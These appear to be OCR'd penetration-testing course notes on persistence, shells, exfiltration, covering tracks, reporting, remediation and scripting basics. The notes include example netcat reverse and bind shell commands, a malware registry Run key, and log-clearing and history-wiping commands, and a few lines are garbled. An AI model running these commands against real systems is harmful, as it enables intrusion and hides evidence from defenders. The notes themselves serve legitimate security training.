
  New password: Hacked123
  Retype new password: Hacked123

- /etc/passwd

- **Crontab**
  - Used by system administrators to do tasks at routine intervals inside Linux

  - * * * * * /path/to/command
    - 45 23 * * 6 /home/user/scripts/exportdump.sh

Each line in this file represents a job, and is formatted as follows:



Cron Job

- **Task Scheduler**
  - Works like crontabs but it is used for Windows
  - schtasks create
    - schtasks /create /sc <scheduletype> /tn <taskname> /tr <taskrun>

        - schtasks /create /sc hourly /mo 12 /tn hacked /tr c:\myapp.exe
    - schtasks delete
    - schtasks run
    - schtasks change
    - schtasks end
    - schtasks query

- **Services and Daemons**
    - A background process that exists to handle periodic service requests that the computer system expects to receive


    - Daemons and services are not always malicious

        - HTTPD
            - Http Daemon
        - SSHD
            - Secure Shell Daemon

    - You can add keys using the GUI regedit or command line version
        - reg add HKLM\Softyware\Microsoft\Windows \CurrentVersion\Run /v malware /d c:\malware.exe


    - /etc/init.d
    - /etc/system

- **Bind Shell**
    - Binds the target system to a local network port



Attacker connects to server on listening port

- **Reverse Shell**
  - Sets up the listener on attack machine and make the target machine make the call out over a port



Server connects to attacker on listening port

  - nc -lp 443 -e /bin/sh

    nc -lp 443 -e cmd.exe


    nc <IP> 443

  - nc -lp 443

    nc <IP> 443 -e /bin/sh

    nc <IP> 443 -e cmd.exe

- **Living Off the Land**
  - **Exploit Technique**
    - Describes the specific method by which malware code infects a target host
    - Most modern malware uses fileless techniques to avoid detection by signature-based security software



- **Dropper**
  - Malware that is designed to install or run other types of malware embedded in a payload on an infected host

- **Downloader**
  - A piece of code that connects to the Internet to retrieve additional tools after the initial infection by a dropper

- **Shellcode**
  - Any lightweight code designed to run an exploit on the target, which may include any type of code format from scripting languages to binary code
  - Shellcode originally referred to malware code that would give the attacker a shell (command prompt) on the target system

- **Code Injection**
  - Exploit technique that runs malicious code with the identification number of a legitimate process

- **Masquerading**
  - Occurs when the dropper replaces a genuine executable with a malicious one

- **DLL Injection**
  - Occurs when the dropper forces a process to load as part of a DLL

- **DLL Sideloading**
  - Occurs when the dropper exploits a vulnerability in a legitimate program's manifest to load a malicious DLL at runtime

- **Process Hollowing**
  - Occurs when the dropper starts to process in a suspended state and rewrites the memory locations containing the process code with the malware code

- Droppers are likely to implement anti-forensics techniques to prevent detection and analysis

- **Living Off the Land**
  - Exploit technique that uses standard system tools and packages to perform intrusions
  - Detection of an adversary is more difficult when they are executing malware code within standard tools and processes
  - **Tools**
    - PsExec
      - Uses the server message block suite to issue commands to remote systems without the need to install client software
      - psexec \\<IP> -s <command path>
    - Windows Management Instrumentation (WMI)
      - Provides an interface for local and remote computer management
    - PowerShell Remoting
      - A command shell and scripting language built on the .NET framework
    - Windows Remote Management (WinRM)
      - Allows for the configuration of machines to access them using the command-line environment or through PowerShell
    - Visual Basic Scripts (VBScripts)
      - A command shell and scripting language built on the .NET framework that allows admins and developers to manage computers and add features to different toolsets

- **Data Exfiltration**
  - **Data Exfiltration**
    - The process by which an attacker takes data that is stored inside of a private network and moves it to an external network
    - Data exfiltration can be performed over many different channel types

- **HTTP or HTTPS Transfers**
  - An attacker uses commercial file sharing services to upload the exfiltrated data from a victim

- **HTTP Requests to Database Services**
  - An adversary may use SQL injection or similar techniques to copy records from the database to which they should not have access

  - IoC
    - Spikes in requests to a PHP files or other scripts, and unusually large HTTP response packets

- **DNS**
  - Use of DNS queries to transmit data out of a network enclave

  - IoC
    - Atypical query types being used, such as TXT, MX, CNAME, and NULL

- **Overt Channels**
  - Use of FTP, instant messaging, peer-to-peer, email, and other obvious file and data sharing tools

- **Explicit Tunnels**
  - Use of SSH or VPNs to create a tunnel to transmit the data across a given network

  - IoC
    - Atypical endpoints involved in tunnels due to their geographic location

- **Warning**
  - An adversary could use a different channel for data exfiltration than for command and control

- **Best Mitigation**
  - Strong encryption of data at rest and data in transit

- **Covert Channels**
  - **Covert Channels**
    - Communication path that allows data to be sent outside of the network without alerting any intrusion detection or data loss countermeasures
    - Covert channels enable the stealthy transmission of data from node to node using means that your security controls do not anticipate
      - Transmit data over nonstandard port
      - Encoding data in TCP/IP packet headers
      - Segmenting data into multiple packets
      - Obfuscating data using hex
      - Transmitting encrypted data
    - Prevention
      - Advanced intrusion detection and user behavior analytics tools are your best option to detect covert channels, but they will not detect everything
  - **Methods**
    - Covert Storage Channel
      - Utilizes one process to write to a storage location and another process to read from that location
    - Covert Timing Channel
      - Utilizes one process to alter a system resource so that changes in its response time can signal information to a recipient process
    - Some covert channels are a hybrid of storage and timing channels

- **Covering Your Tracks**
  - Methods
    - Erase, modify, or disable evidence
    - Clear log files
    - Delete installed malware
    - Hide files and folders

- **Linux, Unix, or OS X**
  - Create a folder beginning with a dot (.) to hide files in

- **Windows**
  - System32 folder
  - Users folder
  - Hidden attributes
  - Alternate data streams
    - C:\ type notepad.exe > calc.exe:notepad.exe
      C:\ start calc.exe:notepad.exe

- Files can also be hidden in the slack space

- **Logs**
  - Windows
    - System logs
    - Application logs
    - Security logs
    - Event logs
  - Linux
    - Usually stored in /var/logs
  - Penetration testers do not usually modify or delete any of the logs
    - clearev
    - wevtutil cl Application
    - echo “ ” > /var/log/syslog

- **Stream Editor (SED)**
  - Has the ability to search, find, delete, replace, insert, or edit anything inside of a file without the need to open that file
  - sed -i ‘malware’ /var/log/auth.log
    - Use timestomp
    - Change the files’ ownership

- **Timestomping**
  - Changes the access time of a file to a time that you want as the attacker

- touch
  - Updates time to the current time
- ctime
  - Changes the time to a given date/time
- Meterpreter has a built-in timestomp tool
  - timestamp log.txt -m “02/03/2022 10:11:12”
- Bash (prevent saving history)
  - export HISTSIZE=0
- Bash (erase history)
  - echo “ ” > ~.bash_history
    history -c
- Windows
  - ALT+F7
- PowerShell
  - Clear-History
- shred -zu <filename>
- format s: /fs:NTFS /p:1

- **Post-Exploitation Tools**

  - **Empire**
    - A C2 framework that uses PowerShell for common post-exploitation tasks
    - github.com/bc-security/empire
    - Nowadays, most Empire tools and techniques can be detected by antivirus tools

- Empire is a collection of PowerShell exploits that can be used during post-exploitation

- **Mimikatz**
  - An open-source tool that is focused on exploiting Microsoft's Kerberos protocols

- **BloodHound**
  - A tool used to explore Active Directory trust relationships and abuse rights on AD objects

- **Other Tools**
  - PowerShell
  - VBScript
  - Python
  - Bash
  - Perl
  - Other

Communication and Reports

- **Communication and Reports**
  - **Domain 4: Reporting and Communication**
    - Objective 4.3
      - Explain the importance of communication during the penetration testing process
    - Objective 4.1
      - Compare and contrast important components of written reports

- **Communication Paths**
  - **Primary Contact**
    - The party responsible for handling the project for the target organization
      - CISO
      - CIO
      - IT Director
      - SOC Director
    - Some organizations also provide a secondary contact to answer questions and make decisions on behalf of the primary contact
    - The primary and secondary contacts tend to be less technical and more focused on the business impact, governance, and oversight during an engagement
  - **Technical Contact**
    - The party responsible for handling the technology elements of the engagement from the target organization's perspective
  - **Emergency Contact**
    - The party responsible for urgent matters that occur outside of normal business hours

- **Communication Triggers**
  - **Status Report**
    - Used to provide regular progress updates to the primary, secondary, and technical contacts during an engagement
      - End of day emails
        - Recent tasks
        - Current plans
        - Blockers
      - Gate checks
  - **Critical Findings**
    - Occur when a vulnerability is found that could pose a significant risk to the organization
  - **Indicator of Compromise (IoC)**
    - A residual sign that an asset or network has been successfully attacked or is being attacked
    - If there are IoCs in the target network, pause the engagement and shift to an incident response or recovery mode

- **Reasons for Communication**
  - **Situation Awareness**
    - The perception of the different environment elements and events with respect to time or space, the comprehension of their meaning, and the projection of their future status
    - Members need to communicate and share information to create a shared situational awareness amongst the team
  - **De-confliction**
    - Used to determine if a detected activity is a real attacker acting against the target network or an authorized penetration tester
  - **De-escalation**
    - The process of decreasing the severity, intensity, or magnitude of a reported security alert

- **False positives**
  - Use a results validation process with the trusted agent to help identify what findings may be false positives

- **Criminal activity**
  - In case of criminal activity, consult with your lawyer or legal counsel to determine the appropriate next steps

- **Goal reprioritization**
  - Realize that penetration tests are a fluid thing and priorities do change during the engagement

- **Presentation of Findings**
  - **C Suite**
    - Refers to the top-level management inside of an organization
      - How vulnerable is their organization?
      - What can they do to stop those vulnerabilities?
      - How much money is it going to take?
      - How many people is it going to take?
      - How much time is it going to take?
    - You need to put the cost associated with your findings
    - You need to present them with the benefits
    - Keep things at a broad, high level that is focused on the business and the cost
  - **Third Party Stakeholders**
    - People that are not directly involved with the organization or client, but still involved in the process related to the different penetration testing
    - Risk Management
      - Finds ways to minimize the likelihood of a certain outcome from occurring and to achieve the desired outcomes
    - Meet their requirements that are focused on regulatory compliance and ensure that the organization has a proper cybersecurity baseline

- **Technical Staff**
  - They're going to be looking for details and ways that they can change things using different operations software or security patches

- **Developers**
  - They're looking for deeply technical information so they can change the code that's runs those applications and prevent vulnerabilities from happening

- **Report Data Gathering**
  - **Data Sources**
    - Open-source intelligence
    - Reconnaissance
    - Enumeration
    - Vulnerability scanners
    - Attack and exploit tools

  - Use proper note-taking techniques to keep track of new discovery details
    - Transcribed notes
    - Screenshots
    - File captures
  - Notes can be used to create ongoing documentation during an engagement

  - **Normalization**
    - The process of combining data from various sources into a common format and repository

  - **Dradis**
    - A framework used to gather and share data and findings amongst the penetration testing team

  - Ensure notes, reports, and findings are securely stored

- **Written Reports**
  - **Executive Summary**
    - A high-level overview written for the management and executives
    - The executive summary must have a conclusion statement
  - **Scope Details**
    - Reiterates the agreed-upon scope during the engagement
  - **Methodology**
    - A high-level description of the standards or frameworks followed during the penetration test
    - The methodology section also includes a brief attack narrative

  - **Findings**
    - A full or summarized list of issues found during an engagement
    - The findings section will most likely cover the bulk of the report
      - Findings
      - Recommendation
      - Threat level
      - Risk rating
      - Exploitation
    - Risk Appetite
      - The amount of risk an organization is willing to accept


		Impact		
		Low	Moderate	High
Likelihood	High	Low	Moderate	High
	Moderate	Low	Moderate	Moderate
	Low	Low	Low	Low

Risk Rating Framework

- Risk rating
- Risk prioritization
- Business impact analysis

- **Metrics and Measures**
  - **Metric**
    - A quantifiable measurement that helps to illustrate the status or results of a process
    - What's the amount
  - **Measure**
    - A specific data point that contributes to a given metric
    - What to measure
- **Remediation**
  - Summarizes the biggest priorities the organization should focus on to remediate vulnerabilities
  - This allows the organization to make educated decisions based on your recommendations
- **Conclusion**
  - Summarizes the report as a whole
- **Appendix**
  - Acts as the "catch-all" section to put all other details in
    - Supporting evidence
    - Attestation of findings

- **Common Themes**



  - Identify vulnerability
  - Outline best practices
  - Share observations

- **Securing and Storing Reports**
  - Store reports in an offline server or in an encrypted format
  - Ensure the reports are only to be seen by those with a “need to know”
    - Proper access control
    - Secure encryption
  - Maintain an audit trail to track the copies made of the report
  - Make sure to know the lifecycle of all documents and evidence
    - A period of 12 to 24 months should be enough, in most cases

Findings and Remediations

- **Findings and Remediations**
  - **Domain 4: Reporting and Communication**
    - Objective 4.2
      - Given a scenario, analyze the findings and recommend the appropriate remediation within a report

- **Security Control Categories**
  - **Security Control**
    - A technology or procedure put in place to mitigate vulnerabilities and risk in order to ensure the confidentiality, integrity, availability, and nonrepudiation of data and information

    - Security controls should be selected and deployed in a structured manner using an overall framework

  - **NIST SP 800-53**
    - Access Control (AC)
    - Accountability (AA)
    - Incident Response (IR)
    - Risk Assessment (RA)

    - Classes of Controls (old NIST SP 800-53)
      - Technical (Logical) Controls
        - A category of security control that is implemented as a system (hardware, software, or firmware)

      - Operational Controls
        - A category of security control that is implemented primarily by people rather than systems

      - Administrative Controls
        - A category of security control that provides oversight of the information system

- Classes of Controls (NIST SP 800-53 Rev. 4 and newer)
  - Preventative Control
    - A control that acts to eliminate or reduce the likelihood that an attack can succeed
  - Detective Control
    - A control that may not prevent or deter access, but will identify and record any attempted or successful intrusion
  - Corrective Control
    - A control that acts to eliminate or reduce the impact of an intrusion event
- No single security control is invulnerable, so the efficiency of a control is instead measured by how long it delays an attack

- **Other Security Controls**
  - Physical Control
    - A type of security control that acts against in-person intrusion attempts
  - Deterrent Control
    - A type of security control that discourages intrusion attempts
  - Compensating Control
    - A type of security control that acts as a substitute for a principal control

- **Selecting Security Controls**
  - **Technical Controls**
    - Confidentiality
    - Integrity
    - Availability
    - None of these three technologies can provide CIA alone, but combined they uphold the three tenets of security

- **Physical Controls**
  - **Access Control Hardware**
    - Badge reader
    - Biometric reader
  - **Access Control Vestibule (Mantrap)**
    - An area between two doorways that holds people until they are identified and authenticated
  - **Smart Locker**
    - A fully integrated system that allows you to keep your laptop, tablet, smartphone, or other valuables inside
  - **Locking Racks/Cabinets**
    - Controls physical access to networking equipment
  - **Employee Training**
    - 69% ROI for SMBs
    - 248% ROI for large enterprises
  - **Video Surveillance**
    - Used to figure out what happened on a certain area

- **Operational Controls**

Policies and Security Practices
Separation of Duties
Job Rotation
Mandatory Vacation
Employment and Termination Procedures
Training and Awareness for Users
Auditing Requirements and their Frequency
Time of day restrictions

- **Separation of Duties**
  - A preventative administrative control that should be considered whenever we're drafting authentication and authorization policies for the organization
  - High risk functions in our organization should utilize proper separation of duties
  - Split Knowledge
    - When two people each have half of the knowledge for how to do something
- **Job Rotation**
  - Different users are trained to perform the tasks of the same position to help prevent an identity fraud that could occur if only one employee had that job
- **Mandatory Vacation**
  - An employee is required to take a vacation at some point during the year
  - Job rotation and mandatory vacations provide us the ability to cross train our employees and develop trained personnel
- **Employment and Termination Procedures**
  - An administrative control that is focused on what to do when hiring and firing employees
    - Security Awareness Training
      - Used to reinforce users with the importance of their help in securing the organization's valuable resources
      - Security awareness training should be developed based on the intended audience
    - Security Training
      - Used to teach the organization's personnel the skills that they need to perform their job in a more secure manner
      - Specialized training can be developed for the organization based on the applicable laws, regulations, and business model

- Security Education
  - Used to gain more expertise and to better manage the security programs in an organization

- **Auditing Requirements and Frequency**
  - Any essential items to organizational security that should be discussed in the security policy
  - Know what you will audit and to what level

- **Time of Day Restriction**
  - Limits user access during non-business hours

- **Administrative Controls**
  - **Role Based Access Control**
    - Allows an administrator to assign roles and permissions to access each resource
    - This works well for organizations with a high rate of employee turnover

  - **Minimum Password Requirements**
    - Password Policy
      - Promotes strong passwords by imposing acceptable password specifications

    - Complexity
      - Having different characters used, such as lowercase letters, uppercase letters, numbers, and special characters
      - Passwords should be between 8 and 64 ASCII characters long

    - Password Aging
      - Password aging policies should not be enforced
      - Minimum Age
        - Certain number of days before a user can reset their password

    - Password History
      - Dictates the number of different passwords to be used before using a previously used one

- **Policies and Procedures**
  - Enables an organization to operate normally for minimizing cyber security incident

- **Software Development Life Cycle**
  - A subset of a system's development which focuses on the creation of software to support a given solution

  - Validation Testing
    - Meets requirements
  - Acceptance Testing
    - Accepted by end users

  - Other Tests
    - Unit testing
    - Integration testing
    - User acceptance testing
    - Regression testing
    - Peer review

- **System Hardening**
  - The process by which a host or other device is made more secure through the reduction of that device's attack surface
    - Attack Surface
      - The services and interfaces that allow a user or program to communicate with a target system
  - Any service or interface that is enabled through the default installation and left unconfigured should be considered a vulnerability
  - **System Hardening Security Checklist**
    - Remove or disable devices that are not needed or used
    - Install OS, application, firmware, and driver patches regularly
    - Uninstall all unnecessary network protocols
    - Uninstall or disable all unnecessary services and shared folders
    - Enforce Access Control Lists on all system resources
    - Restrict user accounts to the least privileges needed
    - Secure the local admin or root account by renaming it and changing password
    - Disable unnecessary default user and group accounts
    - Verify permissions on system accounts and groups
    - Install antimalware software and update its definitions regularly
    - Consider how to also harden systems against availability attacks
  - **Patch Management**
    - Identifying, testing, and deploying OS and application updates
    - Patches are often classified as critical, security-critical, recommended, and optional
    - Installing a patch can be an availability risk to a critical system that requires the system to be rebooted
    - Patches may not exist for legacy, proprietary, ICS/SCADA, or IOT systems and devices

- **Secure Coding**
  - **Input Validation**
    - Any technique used to ensure that the data entered into a field or variable in an application is handled appropriately by that application
    - Input validation can be conducted locally (on client) or remotely (on server)
    - Warning
      - Client-side input validation is more dangerous since it is vulnerable to malware interference
    - Server-side input validation can be time and resource intensive
    - Input should still undergo server-side validation after passing client-side validation
    - Input should also be subjected to normalization or sanitization
      - Normalization
        - A string is stripped of illegal characters or substrings and converted to the accepted character set
      - Canonicalization Attack
        - Attack method where input characters are encoded in such a way as to evade vulnerable input validation measures
  - **Output Encoding**
    - Output encoding mitigates against code injection and XSS attacks that attempt to use input to run a script
  - **Parameterized Queries**
    - A technique that defends against SQL injection and insecure object references by incorporating placeholders in a SQL query
    - Parameterized queries are a form of output encoding

- **Implementing MFA**
  - **Single Sign-On (SSO)**
    - An authentication technology that enables a user to authenticate once and receive authorizations for multiple services
  - **Advantage**
    - User does not need multiple user accounts and passwords
  - **Disadvantage**
    - If the user account is compromised, the attacker has access to everything
  - **Multifactor Authentication (MFA)**
    - An authentication scheme that requires the user to present at least two different factors as credentials, from something you know, something you have, something you are, something you do, and somewhere you are
    - 2FA is when two factors are required for authentication
      - Two-step verification
      - Biometric
      - Certificate-based
      - Location-based
    - Encrypt your password when storing them and use good database solution

- **Digital Certificates**
  - **Certificate Management**
    - Certificate Lifecycle
      - Generate
        - Focused on policies and processes that allow a certificate to be requested and issued to a client or device
      - Provision
        - Focused on describing the different types of certificates and the conditions under which those certificates will be issued to a client or device

- Discover
  - Focus its efforts on incorporating modern capabilities into the environment to scan and identify the certificates in use

- Inventory
  - Formally document every certificate in use, including information about those certificates

- Monitor
  - Uses mechanisms to identify any changes to the certificates or any suspicious activity related to a certificate's usage

- Protect
  - Focused on the protection of the private keys through the use of technical controls like using key encrypting keys and bit splitting techniques

- Renew
  - Renew our digital certificates by replacing them with newer, more updated versions to the maximum extent possible

- Revoke
  - Identify the need for revocation of a digital certificate and follow those procedures when needed

  - Reasons for Revocation
    - Cessation of operation
    - CA compromise
    - Key compromise
    - Superseded
    - Unspecified

  - A suspension can be reinstated, but a revocation cannot


- Certificate Revocation List (CRL)
  - An online list of digital certificates revoked by the certificate authority
- Online Certificate Status Protocol (OCSP)
  - Determines the revocation status of a digital certificate using its serial number

- **Certificate Pinning**
  - A method of trusting digital certificates that bypass the CA hierarchy and chain of trust
    - HTTP public key pinning allows a website to resist impersonation attacks

- **Certificate Stapling**
  - Allows a web server to perform certificate status check
  - Eliminates the need for additional connection at the time of the request

- **HTTP Strict Transport Security (HSTS)**
  - Allows a web server to notify web browsers to only request using HTTPS and not HTTP
  - Strict-Transport-Security header with an expiration date and time

- **Other Technical Controls**



- **Key Rotation**
  - The process of changing keys on a periodic basis to mitigate against the possibility of a brute-force attack of an unidentified key breach

- **Secret Management Solution**
  - A platform used to control passwords, key pairs, and other sensitive information that needs to be securely stored
- **Process-Level Remediation**

        - Focused on resolving findings by changing how a process or protocol is used or implemented

    - **Network Segmentation**
        - Divides system infrastructure into different physical or virtual subdivisions

- **Mitigation Strategies**
    - Prioritize the findings and recommendations based on the threat, the risk rating, and the cost of implementation

    - **Remediation Categories**
        - Technology

        - Processes
            - The idea of mitigating things through processes is to figure out exactly how you can fix things by changing the way the organization is operating
            - Problems do not always have a technology solution

        - People
            - Recommend better training for their administrators, or hire more people depending on the problem

    - **Present your findings and propose a solution**
        - Local Administrator Password Solution (LAPS)
            - Manages all local admin passwords without having to have the same password on every machine across the domain

        - Weak Password Complexity
            - Change their password policy and recommend creating a minimum password requirement

        - Plain text Passwords
            - All passwords must be stored as hashes or in another encrypted format
        - No Multifactor Authentication

- Recommend adding another factor from at least two of the four categories
    - Something you know
    - Something you have
    - Something you are
    - Something you do

- SQL Injections
    - Sanitize user input
    - Parameterize queries

- Unnecessarily Open Services
    - Go through system hardening practices
    - Disable unnecessary services
    - Uninstall unused programs
    - Close unused ports

    - Anything that is unnecessary in terms of services or programs should be disabled or uninstalled

Post-Report Activities

- **Post-Report Activities**
  - **Domain 4: Reporting and Communication**
    - Objective 4.4
      - Explain post-report delivery activities
  - **Purpose**
    - This ensures no artifacts or evidence were left on the target system
  - **Cleanup Tasks**
    - Delete files
    - Remove accounts
    - Uninstall tools
    - Restore configurations
    - Restore log files
    - Purge sensitive details

- **Remove Shells and Tools**
  - Keep detailed notes of everything that was installed and every system that was exploited
    - Linux
      - Crontab
      - Startup script
    - Windows
      - Startup
      - Registry key
      - Advanced techniques
      - Task scheduler
  - Remove these shells and tools to keep anyone from using them to their own advantage
  - Some tools may have been loaded into memory when fileless malware was used

- **Delete Test Credentials**

- Local Accounts
- Domain Accounts
- Web Application Accounts

- Delete all accounts used on different systems
- Delete all created domain accounts in Active Directory
- Some web application accounts require manual deletion in the user account database
- Delete all created accounts used for an engagement

- **Destroy Test Data**
  - Systems
  - Attacking Machines
  - Internal Shared Drives

  - **Linux**
    - Data Shredding
      - The process of securely destroying the data by overwriting storage with new data or a series of random ones and zeroes

  - **Windows**
    - Install third-party tools
    - Save to an external hard drive

  - Ensure all collected data has been properly destroyed

- **Client Acceptance**
  - Establish an ongoing relationship with your target organizations
    - Repeat business
    - Prework and reconnaissance
    - Work efficiency

  - Show the client the value of the penetration test

- **Attestation of Findings**

- Attestation requirement depends on the target organization's reason for the penetration test
  - Summary of findings
  - Proof of security assessment

- The attestation of findings is different from the report as the former also includes evidence

- **Lessons Learned**
  - An analysis of the events that could provide insights into how to improve penetration testing process in the future

  - Lessons learned meetings should be structured by asking basic questions
    - What went well?
    - What didn't go so well?
    - What could be done better?
    - What didn't go as planned?

    - People skills
    - Processes and technology
    - Client engagement
    - Vulnerabilities and exploits

  - Lessons learned report or after-action report (AAR)

Scripting Basics

- **Scripting Basics**
  - **Domain 5: Tools and Code Analysis**
    - Objective 5.1
      - Explain the basic concepts of scripting and software development
    - Objective 5.2
      - Given a scenario, analyze a script or code sample for use in a penetration test

  - **Scripting Languages**
    - Covered using pseudocode
      - Bash
      - PowerShell
      - Python
      - Ruby
      - Perl
      - JavaScript

- **Scripting Tools**
  - Issuing commands individually can be useful for one-time analysis, but scripting allows recurring searches to be repeated easily and automated

  - **Script**
    - A list of commands that are executed by a certain program or scripting engine

      - Bash
        - A scripting language and command shell for Unix-like systems that is the default shell for Linux and macOS
        - Bash supports elements such as variables, loops, conditional statements, functions, and more

      - PowerShell
        - A scripting language and command shell for Windows systems
        - PowerShell supports elements such as variables, loops, conditional statements, functions, and cmdlets that use a Verb-Noun syntax


- Windows Management Instrumentation Command-Line (WMIC)
  - Program used to review log files on a remote Windows machine

- Python and Ruby
  - Interpreted, high-level, general-purpose programming languages used heavily by cybersecurity analysts and penetration testers

- Perl
  - A general-purpose Unix scripting language used for text manipulation

- JavaScript
  - A scripting language that allows developers to do fancy and complex things on a webpage

- **Variables**
  - Used to store values and data for different data types



  - **Boolean**
    - A form of data with only two possible values (True or False)

  - **Integer**
    - A variable that stores an integer or a whole number that may be positive or negative


- **Float/Decimal/Real Number**
  - A variable that stores a decimal number
- **Character**
  - A variable that can only store one ASCII character
- **String**
  - A variable that can store multiple characters
  - In pseudocode, no need to define the data type for each variable
- **Constant**
  - Like a variable, but cannot be changed within the program once defined

- **Loops**
  - A type of flow control that controls which order the code will be executed in a given program
    - For loop
      - Used when the number of times to repeat a block of code is known
    - While loop
      - Used when the number of times to repeat a block of code is not known and will only stop until something happens
    - Do loop
      - Used when there's an indefinite iteration that needs to happen and will only stop until some condition is met at the end of the loop

- **Logic Control**
  - Used to provide conditions based on different logical tests
    - Boolean operator
    - Arithmetic operator

- String operator

- **Data Structures**



  - **JavaScript Object Notation (JSON)**
    - An open data file format and data exchange standard that uses human-readable text to store and transmit data objects
    - JSON is a data format that is language-independent

  - **Key Value Pair**
    - Assigns some value to some type of title or key that might be used as a variable

  - **Array**
